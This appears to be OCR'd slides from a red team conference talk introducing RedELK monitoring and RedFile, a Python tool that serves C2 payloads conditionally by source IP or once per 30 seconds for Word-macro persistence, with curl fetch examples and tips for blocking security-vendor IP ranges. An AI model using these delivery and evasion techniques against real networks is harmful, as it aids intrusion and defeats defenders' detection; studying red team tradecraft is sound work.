Global Reputation

Months ago
FIRST SEEN

Millions of users
PREVALENCE

Local Reputation

Months ago
FIRST SEEN

17737 internal endpoints
PREVALENCE

Process Dump | Add to Blacklist | Add to Whitelist | Submit to Sandbox | Submit to VirusTotal | Copy to File Store | Delete File

Details | File Attributes | Related Events

HASH OF MALWARE

machine1 > Process has injected code into another process. > File

File worldwide

File

Actions

Sha1: 93e44751e2ac832448c99bab7136e6fe341b74f6

MD5: c667972576a0855899c8c7c9dcbf5d7b
Sha256: 4a92955a951220102167b9916d461ea4b9308dbe2fecc42b5413ed5f1af332d1
Size: 4.7 MB
Signer: Microsoft Corporation
Issuer: Microsoft Code Signing PCA

Malware detection

Virus Total detection ratio:

0/57 Virus Total

Windows Defender AV:
No detections found

Prevalence worldwide

2.2k


First seen: 7 months ago
Last seen: 16 hours ago

Deep analysis

Deep analysis request

Submit

SANDBOX CONNECTIONS



INDICATORS

TRAFFIC TO OFFENSIVE INFRASTRUCTURE

ANALYST TRAFFIC

haproxy_useragent.keyword: Descending	src_ip.keyword: Descending	src_dns.keyword: Descending
curl/7.35.0	52.58.12.201	ec2-52-58-12-201.eu-central-1.compute.amazonaws.com
python-requests/2.13.0	51.15.62.204	204-62-15-51.rev.cloud.scaleway.com
python-requests/2.13.0	196.52.34.22	ip-22-34-52-196.sg.asianpacifictelephone.com
python-requests/2.13.0	192.40.95.32	192.40.95.32
python-requests/2.20.1	35.161.55.221	ec2-35-161-55-221.us-west-2.compute.amazonaws.com
Python-urllib/2.7	118.219.252.193	118.219.252.193
curl/7.35.0	52.58.51.176	ec2-52-58-51-176.eu-central-1.compute.amazonaws.com
python-requests/2.13.0	196.55.2.2	ip-2-2-55-196.in.asianpacifictelephone.com
python-requests/2.13.0	194.187.249.46	194.187.249.46
curl/7.62.0	94.210.111.193	5ED26FC1.cm-7-3b.dynamic.ziggo.nl
Python-urllib/3.6	91.213.143.247	nat.2-47-prg.avast.com

IM PREVIEW

haproxy_dest	src_ip	src_dns	geoip.as_org	haproxy_request	haproxy_useragent
www-decoy	149.154.161.16	149.154.161.16	Telegram Messenger LLP	GET /test_TELEGRAM-20190317_2 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.161.11	149.154.161.11	Telegram Messenger LLP	GET /test_TELEGRAM-20190317_22 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.161.17	149.154.161.17	Telegram Messenger LLP	GET /test_TELEGRAM-20190317_223 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.161.10	149.154.161.10	Telegram Messenger LLP	GET /test_TELEGRAM-20190317_2234 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.161.17	149.154.161.17	Telegram Messenger LLP	GET /test_TELEGRAM-20190317_ HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.161.3	149.154.161.3	Telegram Messenger LLP	GET /test_TELEGRAM-2019031 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.161.19	149.154.161.19	Telegram Messenger LLP	GET /test_TELEGRAM-20190317 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.161.12	149.154.161.12	Telegram Messenger LLP	GET /test_TELEGRAM-201903 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.161.18	149.154.161.18	Telegram Messenger LLP	GET /test_TELEGRAM-20190 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.161.18	149.154.161.18	Telegram Messenger LLP	GET /test_TELEGRAM-2019 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.161.8	149.154.161.8	Telegram Messenger LLP	GET /test_TELEGRAM-20 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.161.16	149.154.161.16	Telegram Messenger LLP	GET /test_TELEGRAM-201 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.161.5	149.154.161.5	Telegram Messenger LLP	GET /test_TELEGRAM-2 HTTP/1.1	TelegramBot (like TwitterBot)

https://hunch.ly/osint-articles/osint-article-how-to-blow-your-online-cover

DOMAIN CLASSIFIER

Kelly
@fuzzzynoise

Follow

I watched the web logs after submitting domains for categorization and started aggregating ranges to block via mod_rewrite once the domains get categorized. So far I have:

McAfee - 161.69.0.0/16
Palo Alto - 64.74.215.0/24
ForcePoint - 208.87.232.0/21

Any other ranges to add?

11:30 PM - 13 Mar 2019

BONUS - CATCH OF THE DAY

	geoip.as_org	haproxy_request	haproxy_useragent
01	Iran Cell Service and Communication Company	POST /bax6q3 HTTP/1.1	Mozilla/5.0 (iPhone; CPU iPhone OS 10_2_1 like Mac OS X) AppleWebKit/602.4.6 (KHTML, like Gecko) Version/10.0 Mobile/14D27 Safari/602.1
18	Iran Cell Service and Communication Company	POST /rgbsun HTTP/1.1	Mozilla/5.0 (iPhone; CPU iPhone OS 10_2_1 like Mac OS X) AppleWebKit/602.4.6 (KHTML, like Gecko) Version/10.0 Mobile/14D27 Safari/602.1
18	Iran Cell Service and Communication Company	POST /dckwxd HTTP/1.1	Mozilla/5.0 (iPhone; CPU iPhone OS 10_2_1 like Mac OS X) AppleWebKit/602.4.6 (KHTML, like Gecko) Version/10.0 Mobile/14D27 Safari/602.1
26	Iran Cell Service and Communication Company	POST /9un3et HTTP/1.1	Mozilla/5.0 (iPhone; CPU iPhone OS 10_2_1 like Mac OS X) AppleWebKit/602.4.6 (KHTML, like Gecko) Version/10.0 Mobile/14D27 Safari/602.1
26	Iran Cell Service and Communication Company	POST /2usajb HTTP/1.1	Mozilla/5.0 (Linux; Android 7.0; SM-G9550 Build/NRD90M) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.98 Mobile Safari/537.36
28	Iran Cell Service and Communication Company	POST /ebuwtn HTTP/1.1	Mozilla/5.0 (iPhone; CPU iPhone OS 10_2_1 like Mac OS X) AppleWebKit/602.4.6 (KHTML, like Gecko) Version/10.0 Mobile/14D27 Safari/602.1
18	Iran Cell Service and Communication Company	POST /hsgcan HTTP/1.1	Mozilla/5.0 (iPhone; CPU iPhone OS 10_2_1 like Mac OS X) AppleWebKit/602.4.6 (KHTML, like Gecko) Version/10.0 Mobile/14D27 Safari/602.1
18	Iran Cell Service and Communication Company	POST /fmwqew HTTP/1.1	Mozilla/5.0 (Linux; Android 7.0; SM-G9550 Build/NRD90M) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.98 Mobile Safari/537.36
33	Iran Cell Service and Communication Company	POST /n3j8rs HTTP/1.1	Mozilla/5.0 (iPhone; CPU iPhone OS 10_2_1 like Mac OS X) AppleWebKit/602.4.6 (KHTML, like Gecko) Version/10.0 Mobile/14D27 Safari/602.1
33	Iran Cell Service and Communication Company	POST /fu57z2 HTTP/1.1	Mozilla/5.0 (Linux; Android 7.0; SM-G9550 Build/NRD90M) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.98 Mobile Safari/537.36
9.	Iran Cell Service and Communication Company	POST /nh764q HTTP/1.1	Mozilla/5.0 (iPhone; CPU iPhone OS 10_2_1 like Mac OS X) AppleWebKit/602.4.6 (KHTML, like Gecko) Version/10.0 Mobile/14D27 Safari/602.1
	Iran Cell Service and	POST /2fk9ei	Mozilla/5.0 (Linux; Android 7.0; SM-G9550 Build/NRD90M) AppleWebKit/537.36 (KHTML,

INDICATORS

TARGET INTERNAL CHECKS

KRBTGT RESET

```
get-aduser krbtgt -properties passwordlastset


DistinguishedName : CN=krbtgt,CN=Users,DC=[redacted]DC=net
Enabled           : False
GivenName         :
Name              : krbtgt
ObjectClass       : user
ObjectGUID        : d029589c-f6ad-4b4c-96c2-2613d[redacted]
PasswordLastSet   : 23/08/2010 17:20:00
SamAccountName    : krbtgt
SID               : S-1-5-21-1561531455-114652488[redacted]-502
Surname           :
UserPrincipalName : krbtgt@[redacted]net
```

INDICATORS OF ANALYSES / INVESTIGATION / DETECTION

TYPE OF CHECK	DETAIL
Online service	**AV hash** : hash of our malware is known at VirusTotal or others
	Infra blacklist : IP, URL of TLS cert blacklist
Traffic to infra	**C2 scanners** : global scans for C2 tool artefacts
	AV sandbox : C2 session from a known malware sandbox
	Analyst traffic : traffic from analyst, e.g. TOR IP, curl, other URIs
	Sec Vendor traffic : security vendor visits our infra – each with own characteristics
	Instant Messaging : ‘previews’ of Instant Messaging clients
Target internal	**KRBTGT / admin reset** : unexpected password changes of critical accounts
	Security tool : unexpected change of AV / EDR tools installed

STATUS OF REDELK ALARMS

- **IOC seen at external party**
  - VirusTotal, IBM X-Force and Hybrid Analyses
  - List of IOCs as reported by Cobalt Strike
  - Alarm when IOC is found

- **Unknow IP to C2**
  - Usage of tags for known IPs of red team and target
  - Multiple destinations in redirector, e.g. decoy and c2
  - Alarm when non tagged IP visits C2 URI

- **Many more on roadmap**
- **Meanwhile, live querying of RedELK during operation works really well**


REACT ON LIVE ACTIONS

WORKING STAGELESS AND STAY IN CONTROL

- **Our persistency and payload often download the full stage.**
  - This means we can easy change the payload throughout the operation.

- **Our bot will migrate from a user driven process to a longer living process and arrange sleep times.**

No Cobalt Strike stagers and no stageless payloads on disk!


Non-target
Bogus websites for domain classifiers, sandboxes, analysts, etc.
C2 servers
Redirectors / 1st line infra
Target
Data feeds
Data copy
RedFile
Python / Flask
Flask
web development, one drop at a time
RedELK

INTRODUCING REDFILE

Serving files from code

- Basically every URL calls a python module which 'builds' the output.
- Base-code is 'thin' and accepts modules

Some ideas

- Return content based on user agent
- Return content only when a valid 'key' is present and a key can only be used 'n' times. Even more interesting is what we serve when the key is reused.
- Return content only N minutes after another call
- Return content only once every so often
- … options are endless and now easy to build

__init__.py

```python
# Part of RedFile
#
# Author: Outflank B.V. / Mark Bergman / @xychix
#
# License : BSD3
import requests,json
import helper

## usage:
# http://127.0.0.1:18080/agent/test/test
# basic url ..................... |modname|key.....|notused
class f():
  def __init__(self,key,h,req={}):
    uaString = req.headers.get('User-Agent')
    temp = {}
    for k,v in req.headers:
        temp[str(k)] = str(v)
    self.auJson = json.loads(json.dumps(temp))

  def fileContent(self):
      return json.dumps(self.auJson, sort_keys=True, indent=4)

  def fileType(self):
    return(helper.getContentType('json'))

```

We always load class 'f'

And run these 2 functions

EXAMPLES

WHAT CAN WE SERVE YOU?

MODULE [IPONLY] – DECOY 3RD PARTY

Mar 25 2019, 20:42:56	65.154.226 .126	PALO ALTO NETWORKS	GET HTTP/1.1	/src/git .txt	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
Mar 25 2019, 20:42:55	65.154.226 .126	PALO ALTO NETWORKS	GET HTTP/1.1	/src/git .txt	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.3
Mar 25 2019, 20:42:31	65.154.226 .109	PALO ALTO NETWORKS	GET HTTP/1.1	/src/git .txt	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.2)
Mar 25 2019, 20:41:12	144.1.2 .33	CLIENT B.V.	GET HTTP/1.1	/src/git .txt	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; 3.5.30729; Tablet PC 2.0)

We can work on IP. IP (or IP block) other than $CLIENT will receive another output

Quite fail safe

Might miss calls from infected laptop when it's in another office?

We could work with user-agent, but as the proxy checks with multiple user-agents they might be prepared for this

```
laptop:~ mark$
laptop:~ mark$ curl api.ipify.org ; echo
188.206.65.231
laptop:~ mark$ curl http://[redacted]test.[redacted].nl/redfile/iponly/a/payload.txt
Default payload
laptop:~ mark$ curl api.ipify.org ; echo " < Now I'm vpn-ed to whitelisted IP"
[redacted].160 < Now I'm vpn-ed to whitelisted IP
laptop:~ mark$ curl http://[redacted]test.[redacted].nl/redfile/iponly/a/payload.txt
[redacted].160 payload
laptop:~ mark$
```

REDELK FILES NEEDED

```
[redacted]:~/RedFile/m/iponly#
[redacted]:~/RedFile/m/iponly# ls -lash
total 24K
4.0K drwxr-xr-x 2 root root 4.0K Apr 28 12:10 .
4.0K drwxr-xr-x 7 root root 4.0K Apr 28 11:38 ..
4.0K -rw-r--r-- 1 root root   24 Apr 28 11:52 1[redacted].1[redacted].1[redacted].160_payload
4.0K -rw-r--r-- 1 root root   16 Apr 28 11:51 default.txt
4.0K -rw-r--r-- 1 root root 1.7K Apr 28 12:10 __init__.py
4.0K -rw-r--r-- 1 root root 1.7K Apr 28 12:10 __init__.pyc
[redacted]~/RedFile/m/iponly#
[redacted]~/RedFile/m/iponly# cat defaul
Default payload
[redacted]~/RedFile/m/iponly# cat 1[redacted].1[redacted]
1[redacted].1[redacted].1[redacted].160 payload
[redacted]~/RedFile/m/iponly#
```

```
#
# of leave the 'uid' out http://DOMAIN/redfile/once30s/payload.txt as it isn't used in this m

# ln -s /root/RedFile/m/once30s linktest.  symlinks to 'rename' modules without loosing overs
# http://DOMAIN/redfile/linktest/payload.txt
#

class f():
  def __init__(self,key,h,req={}):
    self.temp = {}
    self.temp['X-Forwarded-For'] = "" #make sure key exists
    for k,v in req.headers:
        self.temp[str(k)] = str(v)
    print(self.temp)
    self.hash = h
    self.filename = req.base_url.split('/')[-1:][0]
    cwd = os.path.dirname(os.path.realpath(__file__))
    self.folder = cwd

  def fileContent(self):
    try:
      ipv4 = self.temp['X-Forwarded-For'].split(':')[-1:][0]
      filefull = "%s/%s_%s"%(self.folder,ipv4,self.filename)
      print("try: %s"%(filefull))
      with open(filefull, 'r') as content_file:
        content = content_file.read()
      return(content)
    except:
      with open(self.folder+"/"+"default.txt", 'r') as content_file:
        content = content_file.read()
      return(content)

  def fileType(self):
    return(helper.getContentType('json'))
```

MODULE [ONCE30SEC] - ONLY SERVE ONCE IN 30S

Used a Word template persistence [https://attack.mitre.org/techniques/T1137/]

- User opens Word *a lot* at the same time
- Our C2 bot migrates from Word to a different process for us, automatically
- Things can go wrong when migrating 25-times to the same process

Solution

- RedFile serves a file only if that file hasn't been served in the 30 seconds before that
- This file contains our encoded payload which the Word macro can decode and execute

7.171/app/kibana#/discover/0f7dcd70-b982-11e8-94dd-171ae5c1fd1a?_g=(refreshInterval:(pause:!t,value:0),time:(from:now-5y,mode:quick,to:now))&_a=(columns:!(...

s://stats.direc... | 192.168.2.43 | Tricks | must read | Hankook DC31 Vri... | Disconnect batter... | RECON | Other Bookmar

18 New beacons in about 3 minutes!

Time	attackscenario	beat.name	haproxy_dest	src_ip	src_dns	geoip.as_org	haproxy_request
Dec 18 2018, 16:30:53	1B					t B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:30:53	1B					t B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:29:59	1B					t B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:29:59	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:29:49	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:29:49	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:29:35	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:29:23	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:29:14	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:29:14	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:28:51	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:28:49	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:28:49	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:28:25	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:28:25	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:28:03	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:28:02	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:28:01	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:17:21	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:17:21	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:16:55	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:16:16	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:16:15	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:16:14	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:15:17	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:15:16	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:12:25	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
Dec 18 2018, 16:12:25	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1

```
laptop:~ mark$ for i in {1..30}; do date;curl http://[redacted]test.[redacted]s.nl/redfile/once30s/a/payload.txt;sleep 5; done
Sun Apr 28 11:22:05 CEST 2019
YouR EvIl P4yL04D H3r3!
Sun Apr 28 11:22:13 CEST 2019
overload
Sun Apr 28 11:22:18 CEST 2019
overload
Sun Apr 28 11:22:23 CEST 2019
overload
Sun Apr 28 11:22:29 CEST 2019
overload
Sun Apr 28 11:22:34 CEST 2019
overload
Sun Apr 28 11:22:40 CEST 2019
YouR EvIl P4yL04D H3r3!
Sun Apr 28 11:22:46 CEST 2019
overload
Sun Apr 28 11:22:52 CEST 2019
overload
Sun Apr 28 11:22:57 CEST 2019
overload
Sun Apr 28 11:23:03 CEST 2019
overload
Sun Apr 28 11:23:09 CEST 2019
overload
Sun Apr 28 11:23:15 CEST 2019
YouR EvIl P4yL04D H3r3!
Sun Apr 28 11:23:21 CEST 2019
overload
Sun Apr 28 11:23:26 CEST 2019
overload
Sun Apr 28 11:23:32 CEST 2019
overload
Sun Apr 28 11:23:38 CEST 2019
overload
Sun Apr 28 11:23:44 CEST 2019
overload
Sun Apr 28 11:23:49 CEST 2019
YouR EvIl P4yL04D H3r3!
Sun Apr 28 11:23:55 CEST 2019
overload
Sun Apr 28 11:24:01 CEST 2019
```

+30 Seconds

```
class f():
  def __init__(self,key,h,req={}):
    uaString = req.headers.get('User-Agent')
    temp = {}
